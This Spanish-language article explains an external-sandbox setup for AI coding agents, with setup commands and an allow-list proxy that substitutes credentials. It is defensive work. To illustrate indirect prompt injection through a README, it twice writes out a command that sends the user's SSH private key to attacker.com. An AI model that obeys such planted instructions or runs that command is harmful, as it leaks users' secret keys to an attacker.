
Cuando conectas a la terminal una IA local o un agente, el principal agujero de seguridad no está en el modelo mismo. El peligro llega desde un repositorio externo o la documentación que el agente lee por pedido tuyo. Y si te limitas a encerrar al agente en un contenedor, igual tendrás que entregarle tus claves de API, de donde las robará el primer script malicioso.
Justamente ese problema analizaron Simon Willison y el laboratorio Prime Radiant en su descripción del patrón de sandboxes externos. El propio agente permanece en tu máquina, mientras cualquier comando de consola viaja a un entorno aislado a través de una única API local.
De dónde llega el ataque y por qué sacar la terminal afuera
Supongamos que le pides al agente revisar una biblioteca para procesar PDF desde un repositorio abierto. Dentro del código ajeno o del README puede esconderse una instrucción oculta, conocida como indirect prompt injection. El agente lee el archivo, toma esa frase como una orden y ejecuta en la terminal curl -d @~/.ssh/id_rsa attacker.com.
Si la terminal corre directo en tu computadora, el script lee las claves en ~/.ssh/ o ~/.aws/, escanea la red local y envía los datos afuera. En cambio, cuando la ejecución de comandos se traslada a un sandbox externo, la cadena se corta: el agente razona en el host, pero sus comandos solo ven la carpeta de trabajo montada.
Tres motores bajo una misma API: de WebAssembly a QEMU
Para no atarse a un único sistema, los autores publicaron tres servidores con la misma interfaz en localhost. Puedes conectar a ellos Claude Code, Codex o Pi sin modificar el propio agente:
- external-sandbox-v86 ejecuta un servidor en Node.js y levanta Alpine Linux dentro de WebAssembly mediante el emulador v86 sin permisos de root ni hipervisor;
- external-sandbox-container está escrito en Python y ejecuta Alpine Linux en contenedores nativos de Apple Containers;
- external-sandbox-quicksand funciona en Python con la biblioteca Microsoft Quicksand, que empaqueta QEMU y Alpine Linux en un paquete común de pip.
Probemos levantar la opción con WebAssembly sin hipervisor local. Para empezar bastan dos comandos en la terminal que inician el servidor y redirigen allí las peticiones de Claude Code:
npx @primeradiant/external-sandbox-v86 --port 8080 --mount ./workspace
export CLAUDE_CODE_SANDBOX_URL="http://localhost:8080"
La primera línea inicia el sandbox en el puerto 8080 y le da acceso únicamente al directorio ./workspace. La segunda variable de entorno apunta al agente hacia esa dirección. Eso sí, la sencillez se paga con velocidad: WebAssembly puro en v86 rinde por debajo del hardware nativo, así que compilar C++ pesado o correr tareas intensivas dentro del emulador irá lento. Por su parte, el servidor external-sandbox-container solo funciona en Mac con chips Apple Silicon.
Lista blanca de dominios y sustitución de secretos en el proxy
Con los archivos resueltos, al configurar la red es fácil tropezar. El agente necesita salida a internet para instalar paquetes desde PyPI o consultar la API de GitHub con un token de autorización. Si pasas la clave real al entorno del sandbox, un script malicioso la robará al instante.
En la solución de Prime Radiant esa brecha se cierra con un proxy HTTP/HTTPS de filtrado con sustitución de credenciales. Defines una lista blanca de dominios, con reglas que además pueden ajustarse sobre la marcha desde una interfaz local. En lugar de la clave real, el agente recibe un marcador ficticio mientras el secreto verdadero vive solo en la configuración de la pasarela. Veamos la configuración de un proxy así para nuestra prueba con una biblioteca Python y GitHub:
{
  "proxy": {
    "port": 8081,
    "allowList": [
      "pypi.org",
      "files.pythonhosted.org",
      "api.github.com"
    ],
    "credentialReplacement": {
      "GITHUB_TOKEN_STUB": "ghp_real_secret_token_never_revealed_to_llm"
    }
  }
}
El proxy escucha en el puerto 8081, deja pasar peticiones únicamente a los tres dominios de allowList y bloquea intentos de escanear la red local. Si el código dentro del sandbox llega a ejecutar curl -d @~/.ssh/id_rsa attacker.com, el ataque falla dos veces: la carpeta ~/.ssh no existe en ./workspace y la pasarela cierra la conexión hacia attacker.com. En una petición a api.github.com, el propio proxy reemplaza GITHUB_TOKEN_STUB por la clave real en la cabecera sin exponerla nunca ante el modelo. El único riesgo que advierten los autores se relaciona con un túnel DNS a través de un host permitido, así que conviene mantener los puertos bajo control.